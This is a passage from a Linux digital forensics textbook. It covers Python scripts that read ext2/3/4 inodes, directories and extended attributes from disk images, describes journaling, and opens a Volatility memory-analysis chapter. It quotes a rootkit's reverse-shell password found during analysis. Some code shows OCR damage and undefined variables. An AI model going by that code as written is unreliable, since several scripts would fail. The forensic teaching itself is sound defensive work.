The code to handle old school blocks is straightforward, but somewhat cumbersome, thanks to the nested loops to handle the indirect blocks. First we calculate the number of blocks required. Then we read in the direct blocks. If the file has any singly indirect blocks we use getDataBlock to read the block and then iterate over the list of up to 1024 blocks. We keep going until we hit the end of the list or an address of zero (which is invalid). If the address is zero, the `break` command is executed. This command will exit the current loop. If the current loop is nested inside another loop, only the innermost loop is exited. The doubly and triply indirect block handling code is similar, but with extra levels of nested loops.

The icat.py script follows. It is similar to the istat.py file with the biggest difference being a call to getBlockList followed by a loop that prints (writes) every block to standard out.

```
#!/usr/bin/python
#
# icat.py
#
# This is a simple Python script that will
# print out file for in an inode from an ext2/3/4 filesystem inside
# of an image file.
#
# Developed for PentesterAcademy
# by Dr. Phil Polstra (@ppolstra)
import extfs
import sys
import os.path
```

```
import subprocess
import struct
import time
from math import log
def usage():
  print("usage " + sys.argv[0] + \
    " <image file> <offset> <inode number> \n"\
    "Displays file for an inode from an image file")
  exit(1)
def main():
  if len(sys.argv) < 3:
    usage()
  # read first sector
  if not os.path.isfile(sys.argv[1]):
    print("File " + sys.argv[1] + " cannot be openned for reading")
    exit(1)
  emd = extfs.ExtMetadata(sys.argv[1], sys.argv[2])
  # get inode location
  inodeLoc = extfs.getInodeLoc(sys.argv[3], \
    emd.superblock.inodesPerGroup)
  offset = emd.bgdList[inodeLoc[0]].inodeTable *
    emd.superblock.blockSize + \
    inodeLoc[1] * emd.superblock.inodeSize
  with open(str(sys.argv[1]), 'rb') as f:
    f.seek(offset + int(sys.argv[2]) * 512)
    data = str(f.read(emd.superblock.inodeSize))
  inode = extfs.Inode(data, emd.superblock.inodeSize)
  datablock = extfs.getBlockList(inode, sys.argv[1], sys.argv[2], \
    emd.superblock.blockSize)
  for db in datablock:
    sys.stdout.write(extfs.getDataBlock(sys.argv[1], long(sys.argv[2]), \
      db, emd.superblock.blockSize))
if __name__ == "__main__":
  main()
```

Partial results from running icat.py against an inode associated with a rootkit are shown in Figure 7.23. The output from the script has been piped to `xxd` in order to properly display the hex values inside this program. The screenshot shows several embedded strings which contain error messages and even the reverse shell password of "sw0rdm4n".

FIGURE 7.23

Partial results from icat.py against an inode associated with a rootkit on the PFE subject system. The output has been piped to xxd. Note that several error messages and the remote login password are visible in this screenshot.

Directory entries

We have learned that inodes contain all the metadata for a file. They also contain the location of the file's data blocks. The only thing that remains to be known about a file is its name. This connection between an inode and a filename is made in directories. Not surprisingly, directories are stored in files in Linux, the operating system where everything is a file. In our discussion of inodes earlier in this chapter we did say that inode 2 was used to store the root directory.

The classic directory entry consists of a 4-byte inode number, followed by a 2-byte record length, then a 2-byte name length, and finally the name which may be up to 255 characters long. This is shown in Table 7.15. Notice that the name length is two bytes, yet the maximum name length can be stored in only one byte. This may have been done for byte alignment purposes originally.

Table 7.15. The classic directory entry structure.

Offset	Size	Name	Description
0x0	4	Inode	Inode
0x4	2	Rec len	Record length
0x6	2	Name len	Name length
0x8		Name	Name string (up to 255 characters)

Realizing that the upper byte was unused, an (incompatible) filesystem feature, File Type, was created to re-purpose this byte to hold file type information. It should be fairly obvious why this is on the incompatible feature list, as interpreting this as part of the name length would make it seem like all the filenames had become garbled. This optimization speeds up any operations that only make sense for a certain type of file by eliminating the need to read lots of inodes merely to determine file type. The directory entry structure for systems with the File Type feature is shown in Table 7.16.

Table 7.16. Directory entry structure when File Type feature is enabled.

Offset	Size	Name	Description
0x0	4	Inode	Inode
0x4	2	Rec len	Record length
0x6	1	Name len	Name length
0x7	1	File type	0x00 Unknown 0x01 Regular 0x02 Directory 0x03 Char device 0x04 Block device 0x05 FIFO 0x06 Socket 0x07 Sym link
0x8		Name	Name string (up to 255 characters)

The original directories had no checksums or other tools for integrity checking. In order to add this functionality without breaking existing systems, a special type of directory entry known as a directory tail was developed. The directory tail has an inode value of zero which is invalid. Older systems see this and assume that the end of the directory (tail) has been reached. The record length is set correctly to 12. The directory tail structure is shown in Table 7.17.

Table 7.17. Directory tail structure.

Offset	Size	Name	Description
0x0	4	Inode	Set to zero (inode zero is invalid so it is ignored)
0x4	2	Rec len	Record length (set to 12)
0x6	1	Name len	Name length (set to zero so it is ignored)
0x7	1	File type	Set to 0xDE
0x8	4	Checksum	Directory leaf block CRC32 checksum

The linear directories presented thus far in this section are fine as long as the directories do not grow too large. When directories become large, implementing hash directories can improve performance. Just as is done with the checksum, hash entries are stored after the end of the directory block in order to fool old systems into ignoring them. Recall that there is an ext4_index flag in the inode that will alert compatible systems to the presence of the hash entries.

The directory nodes are stored in a hashed balanced tree which is often shortened to htree. We have seen trees in our discussion of extents earlier in this chapter. Those familiar with NTFS know that directories on NTFS filesystems are stored in trees. In the NTFS case, nodes are named based on their filename. With htrees on extended filesystems nodes are named by their hash values. Because the hash value is only four bytes long, collisions will occur. For this reason, once a record has been located based on the hash value a string comparison of filenames is performed, and if the strings do not match, the next record (which should have the same hash) is checked until a match is found.

The root hash directory block starts with the traditional “.” and “..” directory entries for this directory and the parent directory, respectively. After these two entries (both of which are twelve bytes long), there is a 16-byte header, followed by 8-byte entries through the end of the block. The root hash directory block structure is shown in Table 7.18.

Table 7.18. Root hash directory block structure.

Offset	Size	Name	Description
0x0	12	Dot rec	“.” directory entry (12 bytes)
0xC	12	DotDot rec	“..” directory entry (12 bytes)
0x18	4	Inode no	Inode number set to 0 to make following be ignored
0x1C	1	Hash version	0x00 Legacy 0x03 Legacy unsigned 0x01 Half MD4 0x04 Unsigned half MD4 0x02 Tea 0x05 Unsigned Tea
0x1D	1	Info length	Hash info length (0x8)
0x1E	1	Indir levels	Depth of tree
0x1F	1	Unused flag	Flags (unused)
0x20	2	Limit	Max number of entries that follow this header
0x22	2	Count	Actual number of entries after header
0x24	4	Block	Block w/i directory for hash=0
0x28		Entries	Remainder of block is 8-byte entries

If there are any interior nodes, they have the structure shown in Table 7.19. Note that three of the fields are in italics. The reason for this is that I have found some code that refers to these fields and other places that seem to imply that these fields are not present.

Table 7.19. Interior node hash directory block structure. Entries in italics may not be present in all systems.

Offset	Size	Name	Description
0x0	4	Fake inode	Set to zero so this is ignored
0x4	2	Fake rec len	Set to block size (4k)
0x6	4	Name length	Set to zero
0x7	1	File type	Set to zero
0x8	*2*	*Limit*	*Max entries that follow*
0xA	*4*	*Count*	*Actual entries that follow*
0xE	*4*	*Block*	*Block w/i directory for lowest hash value of block*
0x12		Entries	Directory entries

The hash directory entries (leaf nodes) consist of two 4-byte values for the hash and block within the directory of the next node. The hash directory entries are terminated with a special entry with a hash of zero and the checksum in the second 4-byte value. These entries are shown in Table 7.20 and Table 7.21.

Table 7.20. Hash directory entry structure.

Offset	Size	Name	Description
0x0	4	Hash	Hash value
0x4	4	Block	Block w/i directory of next node

Table 7.21. Hash directory entry tail with checksum.

Offset	Size	Name	Description
0x0	4	Reserved	Set to zero
0x4	4	Checksum	Block checksum

We can now add some code to our extfs.py file in order to interpret directories. To keep things simple, we won't utilize the hash directories if they exist. For our purposes there is likely to be little if any speed penalty for doing so. The additions to our extfs.py file follow.

```
def printFileType(ftype):
  if ftype == 0x0 or ftype > 7:
    return “Unknown”
  elif ftype == 0x1:
    return “Regular”
  elif ftype == 0x2:
    return “Directory”
  elif ftype == 0x3:
    return “Character device”
  elif ftype == 0x4:
    return “Block device”
  elif ftype == 0x5:
    return “FIFO”
  elif ftype == 0x6:
    return “Socket”
  elif ftype == 0x7:
    return “Symbolic link”
class DirectoryEntry():
  def __init__(self, data):
    self.inode = getU32(data)
    self.recordLen = getU16(data, 0x4)
    self.nameLen = getU8(data, 0x6)
    self.fileType = getU8(data, 0x7)
    self.filename = data[0x8 : 0x8 + self.nameLen]
  def prettyPrint(self):
    print(“Inode: %s File type: %s Filename: %s” % (str(self.inode), \
      printFileType(self.fileType), self.filename))
# parses directory entries in a data block that is passed in
def getDirectory(data):
  done = False
  retVal = []
  i = 0
  while not done:
    de = DirectoryEntry(data[i: ])
    if de.inode == 0:
      done = True
    else:
      retVal.append(de)
      i += de.recordLen
    if i >= len(data):
```

```
    break
  return retVal
```

There are no new techniques in the code above. We can also create a new script, ils.py, which will create a directory listing based on an inode rather than a directory name. The code for this new script follows. You might notice that this script is very similar to icat.py with the primary difference being that the data is interpreted as a directory instead of being written to standard out.

```
#!/usr/bin/python
#
# ils.py
#
# This is a simple Python script that will
# print out file for in an inode from an ext2/3/4 filesystem inside
# of an image file.
#
# Developed for PentesterAcademy
# by Dr. Phil Polstra (@ppolstra)
import extfs
import sys
import os.path
import subprocess
import struct
import time
from math import log
def usage():
  print("usage " + sys.argv[0] + " <image file> <offset> <inode number> \n"\
    "Displays directory for an inode from an image file")
  exit(1)
def main():
  if len(sys.argv) < 3:
    usage()
  # read first sector
  if not os.path.isfile(sys.argv[1]):
    print("File " + sys.argv[1] + " cannot be openned for reading")
  exit(1)
  emd = extfs.ExtMetadata(sys.argv[1], sys.argv[2])
  # get inode location
  inodeLoc = extfs.getInodeLoc(sys.argv[3], \
    emd.superblock.inodesPerGroup)
  offset = emd.bgdList[inodeLoc[0]].inodeTable \
```

```
    * emd.superblock.blockSize + \
    inodeLoc[1] * emd.superblock.inodeSize
  with open(str(sys.argv[1]), 'rb') as f:
    f.seek(offset + int(sys.argv[2]) * 512)
    data = str(f.read(emd.superblock.inodeSize))
  inode = extfs.Inode(data, emd.superblock.inodeSize)
  datablock = extfs.getBlockList(inode, sys.argv[1], sys.argv[2], \
    emd.superblock.blockSize)
  data = ""
  for db in datablock:
    data += extfs.getDataBlock(sys.argv[1], long(sys.argv[2]), db, \
      emd.superblock.blockSize)
  dir = extfs.getDirectory(data)
  for fname in dir:
    fname.prettyPrint()
if __name__ == "__main__":
  main()
```

The results from running the new script against the root directory (inode 2) and the /tmp directory from the PFE subject system are shown in Figure 7.24 and Figure 7.25, respectively. Notice that the "lost+found" directory is in inode 11 which is the expected place. In Figure 7.25 two files associated with a rootkit are highlighted.



FIGURE 7.24

Running ils.py against the root directory of the PFE subject system.

FIGURE 7.25

Running ils.py against the /tmp directory of the PFE subject system.

Extended attributes

The extended filesystem family supports extended attributes. The first use of extended attributes was for Access Control Lists (ACL). While it is certainly not uncommon for extended attributes to house ACLs today, they can be used to store almost anything as a user attribute if the attribute name begins with “user.”. Something to keep in mind is that older kernels required the correct set of mounting options to be used when ACLs are implemented. This is another reason to capture the mount information during your live analysis.

If the extended attribute is small, it can be stored in the extra space between inodes. Currently there are 100 bytes of extra space. Larger extended attributes can be stored in a data block pointed to by file_acl in the inode. An attacker might use a user attribute to hide information on a hacked system. This is similar to using Alternate Data Streams (ADS) to attach hidden information to a file on a NTFS filesystem. There is one important difference between user attributes and ADS, however. There are standard tools for displaying extended attributes on Linux, and you need not know the exact attribute name to use them, as is the case with ADS.

Whether stored in inodes or data blocks, all extended attribute lists begin with a header. The header does vary in these two cases, however. The header inside the inode consists of a 4-byte magic number only. The extended attributes header structure for attributes stored in the inode and data block are shown in Table 7.22 and Table 7.23, respectively.

Table 7.22. Extended attribute header for attributes in an inode.

Offset	Size	Name	Description
0x0	4	Magic no	0xEA020000

Table 7.23. Extended attribute header for attributes in a data block.

Offset	Size	Name	Description
0x0	4	Magic no	0xEA020000
0x4	4	Ref count	Reference count
0x8	4	Blocks	Blocks used to store extended attributes
0xC	4	Hash	Hash
0x10	4	Checksum	Checksum
0x14	12	Reserved	Should be zeroed

The extended attribute entry or entries follow(s) the header. The extended attribute entry structure is shown in Table 7.24. Note the use of a name index in order to reduce storage.

Table 7.24. Extended attribute entry structure.

Offset	Size	Name	Description
0x0	1	Name len	Length of attribute name
0x1	1	Name index	0x0 = no prefix 0x1 = user. prefix 0x2 = system.posix_acl_access 0x3 = system.posix_acl_default 0x4 = trusted.0x6 = security.0x7 = system.0x8 = system.richacl
0x2	2	Value offs	Offset from first inode entry or start of block
0x4	4	Value block	Disk block where value stored or zero for this block
0x8	4	Value size	Length of value
0xC	4	Hash	Hash for attribs in block or zero if in inode
0x10		Name	Attribute name w/o trailing NULL

The standard Linux commands for displaying extended attribute and ACL information are `getfattr` and `getfacl`, respectively. Not surprisingly, the commands to alter extended attributes and ACLs are `setfattr` and `setfacl`, respectively. See the man pages for details on these commands. Basic usage of these commands is demonstrated in Figure 7.26.



FIGURE 7.26

Using the commands to set and get extended attributes.

The following code will add extended attribute support to our extfs Python module. There are no previously undiscussed techniques in this code.

```
“””
printExtAttrPrefix. Converts a 1-byte prefix
code for an extended attribute name to a string.
Usage: prefixString = printExtAttrPrefix(index)
“””
def printExtAttrPrefix(index):
  if index == 0 or index > 8:
    return “”
  elif index == 1:
    return “user.”
  elif index == 2:
    return “system.posix_acl_access”
  elif index == 3:
    return “system.posix_acl_default”
```

```
  elif index == 4:
    return "trusted."
  elif index == 6:
    return "security."
  elif index == 7:
    return "system."
  elif index == 8:
    return "system.richacl"
"""
Class ExtAttrEntry. Stores the raw
extended attribute structure with the
prefix prepended to the attribute name.
Usage: ea = ExtAttrEntry(data, offset=0)
where data is a packed string representing the
extended attribute and offset is the starting point
in this block of data for this entry.
"""
class ExtAttrEntry():
  def __init__(self, data, offset=0):
    self.nameLen = getU8(data, offset + 0x0)
    self.nameIndex = getU8(data, offset + 0x1)
    self.valueOffset = getU16(data, offset + 0x2)
    self.valueBlock = getU32(data, offset + 0x4)
    self.valueSize = getU32(data, offset + 0x8)
    self.valueHash = getU32(data, offset + 0xc)
    self.name = printExtAttrPrefix(self.nameIndex) + \
      str(data[offset + 0x10: offset + 0x10 + self.nameLen])
"""
Usage:
getExtAttrsFromBlock(imageFilename, offset, blockNo, blocksize)
where imageFilename is a raw ext2/ext3/ext4 image, offset is
the offset in 512 byte sectors to the start of the filesystem,
blockNo is the data block holding the extended attributes, and
blocksize is the filesystem block size (default=4k).
"""
def getExtAttrsFromBlock(imageFilename, offset, \
  blockNo, blockSize=4096):
data = getDataBlock(imageFilename, offset, \
  blockNo, blockSize)
return getExtAttrsHelper(False, imageFilename, \
```

```
  offset, data, blockSize)
"""
Usage:
getExtAttrsInInode(imageFilename, offset, data, blocksize)
where imageFilename is a raw ext2/ext3/ext4 image, offset is
the offset in 512 byte sectors to the start of the filesystem,
data is the packed string holding the extended attributes, and
blocksize is the filesystem block size (default=4k).
"""
def getExtAttrsInInode(imageFilename, offset, data, blockSize=4096):
  return getExtAttrsHelper(True, imageFilename, offset, data, blockSize)
# This is a helper function for the proceeding two functions
def getExtAttrsHelper(inInode, imageFilename, offset, data, blockSize=4096):
  # first four bytes are magic number
  retVal = {}
  if getU32(data, 0) != 0xEA020000:
    return retVal
  done = False
  if inInode:
    i = 4
  else:
    i = 32
  while not done:
    eae = ExtAttrEntry(data, i)
    # is this an extended attribute or not
    if eae.nameLen == 0 and eae.nameIndex == 0 and eae.valueOffset == 0 \
      and eae.valueBlock == 0:
      done = True
    else:
    # in the inode or external block?
    if eae.valueBlock == 0:
      v = data[eae.valueOffset : eae.valueOffset + eae.valueSize]
      else:
      v = getDataBlock(imageFilename, offset, eae.valueBlock, \
      blockSize)[eae.valueOffset : eae.valueOffset + eae.valueSize]
    retVal[eae.name] = v
  i += eae.nameLen + 12
  if i >= len(data):
    done = True
  return retVal
```

The following script can be used to print out extended attributes for an inode in an image. I include this mostly for completeness. If you mount the filesystem image, it is easy to list out these attributes using standard system tools discussed in this section.

```
#!/usr/bin/python
#
# igetattr.py
#
# This is a simple Python script that will
# print out extended attributes in an inode from an ext2/3/4
# filesystem inside of an image file.
#
# Developed for PentesterAcademy
# by Dr. Phil Polstra (@ppolstra)
import extfs
import sys
import os.path
import subprocess
import struct
import time
from math import log
def usage():
  print("usage " + sys.argv[0] + " <image file> <offset> <inode number> \n"\
    "Displays extended attributes in an image file")
  exit(1)
def main():
  if len(sys.argv) < 3:
    usage()
  # read first sector
  if not os.path.isfile(sys.argv[1]):
    print("File " + sys.argv[1] + " cannot be openned for reading")
    exit(1)
  emd = extfs.ExtMetadata(sys.argv[1], sys.argv[2])
  # get inode location
  inodeLoc = extfs.getInodeLoc(sys.argv[3], \
    emd.superblock.inodesPerGroup)
  offset = emd.bgdList[inodeLoc[0]].inodeTable * \
    emd.superblock.blockSize + inodeLoc[1] * emd.superblock.inodeSize
  with open(str(sys.argv[1]), 'rb') as f:
    f.seek(offset + int(sys.argv[2]) * 512)
    data = str(f.read(emd.superblock.inodeSize))
```

```
  inode = extfs.Inode(data, emd.superblock.inodeSize)
  if inode.hasExtendedAttributes:
    # is it in the inode slack or a datablock
    if inode.extendAttribs == 0:
      attrs = extfs.getExtAttrsInInode(imageFilename, offset, \
      data[inode.inodeSize: ], emd.superblock.blockSize)
    else:
      attrs = extfs.getExtAttrsFromBlock(imageFilename, offset, \
      blockNo, emd.superblock.blockSize)
    for k, v in attrs.iteritems():
      print "%s : %s" % (k, v)
  else:
    print 'Inode %s has no extended attributes' % (sys.argv[3])
if __name__ == "__main__":
main()
```

JOURNALING

As previously mentioned, the journal is used to increase the likelihood of the filesystem being in a consistent state. As with most things Linux, the journaling behavior is highly configurable. The default is to only write metadata (not data blocks) through the journal. This is done for performance reasons. The default can be changed via the `mount` data option. The option data=journal causes all data blocks to be written through the journal. There are other options as well. See the `mount` man page for details.

The journal causes data to be written twice. The first time data is written to the disk as quickly as possible. To accomplish this, the journal is stored in one block group and often is the only thing stored in the group. This minimizes disk seek times. Later, after the data has been committed to the journal, the operating system will write the data to the correct location on the disk and then erase the commitment record. This not only improves data integrity but it also improves performance by caching many small writes before writing everything to disk.

The journal is normally stored in inode 8, but it may optionally be stored on an external device. The latter does not seem to be very common. Regardless of where it is stored, the journal contains a special superblock that describes itself. When examining the journal directly it is important to realize that the journal stores information in big endian format. The journal superblock is summarized in Table 7.25.

Table 7.25. The journal superblock.

Offset	Type	Name	Description
0x0	be32	h_magic	Jbd2 magic number, 0xC03B3998
0x4	be32	h_blocktype	Should be 4, journal superblock v2

0x8	be32	h_sequence	Transaction ID for this block
0xC	be32	s_blocksize	Journal device block size.
0x10	be32	s_maxlen	Total number of blocks in this journal.
0x14	be32	s_first	First block of log information.
0x18	be32	s_sequence	First commit ID expected in log.
0x1C	be32	s_start	Block number of the start of log.
0x20	be32	s_errno	Error value, as set by jbd2_journal_abort().
0x24	be32	s_feature_compat	Compatible features. 0x1 = Journal maintains checksums
0x28	be32	s_feature_incompat	Incompatible feature set.
0x2C	be32	s_feature_ro_compat	Read-only compatible feature set. There aren't any of these currently.
0x30	u8	s_uuid[16]	128-bit uuid for journal. This is compared against the copy in the ext4 super block at mount time.
0x40	be32	s_nr_users	Number of file systems sharing this journal.
0x44	be32	s_dynsuper	Location of dynamic super block copy.
0x48	be32	s_max_transaction	Limit of journal blocks per transaction.
0x4C	be32	s_max_trans_data	Limit of data blocks per transaction.
0x50	u8	s_checksum_type	Checksum algorithm used for the journal. Probably 1=crc32 or 4=crc32c.
0x51	0xAB	Padding	0xAB bytes of padding
0xFC	be32	s_checksum	Checksum of the entire superblock, with this field set to zero.
0x100	u8	s_users[16*48]	IDs of all file systems sharing the log.

The general format for a transaction in the journal is a descriptor block, followed by one or more data or revocation blocks, and a commit block that completes the transaction. The descriptor block starts with a header (which is the same as the first twelve bytes of the journal superblock) and then has an array of journal block tags that describe the transaction. Data blocks are normally identical to blocks to be written to disk. Revocation blocks contain a list of blocks that were journaled in the past but should no longer be journaled in the future. The most common reason for a revocation is if a metadata block is changed to a regular file data block. The commit block indicates the end of a journal transaction.

I will not provide the internal structures for the journal blocks here for a couple of reasons. First, the journal block structures can differ significantly based on the version of journaling and selected options. The journal is an internal structure that was never really meant to be read by humans. Microsoft has released nothing publicly about their NTFS journaling internals. The only reason we can know about the Linux journaling internals is that it is open source.

Second, there are filesystem utilities in Linux, such as `fsck`, that can properly read the journal and make any required changes. It is likely a better idea to use the built-in utilities than to try and fix a filesystem by hand. If you do want to delve into the journaling internals, there is no better source than the header and C files themselves. The wiki at kernel.org may also be helpful.

SUMMARY

To say that we learned a little about extended filesystems in this chapter would be quite the understatement. We have covered every feature likely to be found on an ext4 filesystem as of this writing in considerable depth. We also learned a couple of new Python and shell scripting techniques along the way. In the next chapter we will discuss the relatively new field of memory forensics.

CHAPTER

8

Memory Analysis

INFORMATION IN THIS CHAPTER:

- Creating a Volatility profile
- Getting process information
- Process maps and dumps
- Getting bash histories
- Using Volatility check plugins
- Getting network information
- Getting filesystem information from memory

VOLATILITY

The Volatility framework is an open source tool written in Python which allows you to analyze memory images. We briefly mentioned Volatility way back in Chapter 3 on live response. The first version of Volatility that supported Linux was released in October 2012. Hopefully Linux support in Volatility will continue to evolve.

We will only cover parts of Volatility that apply to Linux systems. We will not delve too deeply into some of the theory behind how Volatility works either. Our focus is on using the tool. If you are running a Debian-based Linux, Volatility might be available in standard repositories, in which case it can be installed using `sudo apt-get install volatility volatility-profiles volatility-tools`. If you need to install from source, download the latest version source archive from http://volatilityfoundation.org, uncompress it, then install it by typing `sudo ./setup.py install` from the main Volatility directory.

CREATING A VOLATILITY PROFILE

Volatility makes use of internal operating system structures. The structures can change from one version of an operating system to the next. Volatility ships with a set of profiles from common versions of Windows. The same is not true for Linux, however. Before rushing to judge, stop to think about how many different kernel versions and variants of Linux exist in the world.

The solution for Linux systems is to create your own profile by compiling a specific program; creating a dwarf file; getting a system map file; and zipping everything together. If this sounds complicated and cumbersome, it is. Never fear, however, as I will show you how to create the profile from your mounted subject image using a shell script. This script

should be placed in the same directory as the Volatility module.c and Makefile, which can be found in the tools/linux directory inside of the volatility hierarchy. The script follows.

```
#!/bin/bash
#
# create-profile.sh
#
# Simple script to create a makefile for a Volatility profile.
# Intended to be used with an image file.
# As developed for PentesterAcademy
# by Dr. Phil Polstra (@ppolstra)
usage() {
  echo "Script to create a Volatility profile from a mounted image file"
  echo "Usage: $0 <path to image root>"
  exit 1
}
if [ $# -lt 1 ] ; then
  usage
fi
oldir=$(pwd)
cd ${1}/boot
ver=$(ls System.map* | sed "s/System.map-//" | tr "\n" "|" \
  | sed -nr 's/([a-zA-Z0-9\.\-]+\|)*([a-zA-Z0-9\.\-]+\|)$/\2/p' \
  | sed "s/|/\n/")
cd "${oldir}"
echo "Version: ${ver}"
PWD=$(pwd)
MAKE=$(which make)
cat <<EOF > Makefile.${ver}
obj-m += module.o
-include version.mk
all: dwarf
dwarf: module.c
  ${MAKE} -C ${1}/lib/modules/${ver}/build \
  CONFIG_DEBUG_INFO=y M="${PWD}" modules
  dwarfdump -di module.ko > module.dwarf
  ${MAKE} -C ${1}/lib/modules/${ver}/build M="${PWD}" clean
clean:
  ${MAKE} -C ${1}/lib/modules/${ver}/build M="${PWD}" clean
  rm -f module.dwarf
EOF
```

```
# make the dwarf file
make -f Makefile.${ver}
# copy the System.map file
cp ${1}/boot/System.map-${ver} ./.
# now make the zip
zip Linux${ver}.zip module.dwarf System.map-${ver}
```

Let's walk through this script. It begins with the standard she-bang, usage, and command line parameter count check. The current directory is saved on the line `oldir=$(pwd)`, before changing to the subject's /boot directory. The next part of the script attempts to guess the correct kernel version based on the name of the System.map file. This is complicated by the fact that there may be more than one kernel installed.

For the purposes of this script, we will assume the subject is running the latest kernel version installed. This is another reason you should run `uname -a` on the subject system before shutting it down. What makes the line determining the kernel version so complicated is the possibility of having more than one System.map file. Let's break down the `ver=...` line.

The first command is `ls System.map*` which causes all of the System.map files to be output one per line. The next command, `sed "s/System.map-//"`, substitutes "System.map-" for nothing which essentially strips off the prefix and leaves us a with a list of kernel versions, one per line. The third command, `tr "\n" "|"`, substitutes (translates) newline characters to vertical pipes which puts all versions on the same line. The fourth command contains a long regular expression and a substitution command.

If you examine the regular expression, it consists of two pieces. The first part, `"([a-zA-Z0-9\.\-]+\|)*"`, matches zero or more letters, periods, numbers, and dashes that preced a vertical pipe. When combined with the second part, which is identical except for the fact that the "*" has become a "$", which causes the second part to match the last item (version with vertical pipe appended), the first part effectively matches all but the last item. The substitution command `"/\2/"` causes the second match (latest version) to be substituted for the entire string. Finally, one last `sed` command is run to change the vertical pipe back to a newline.

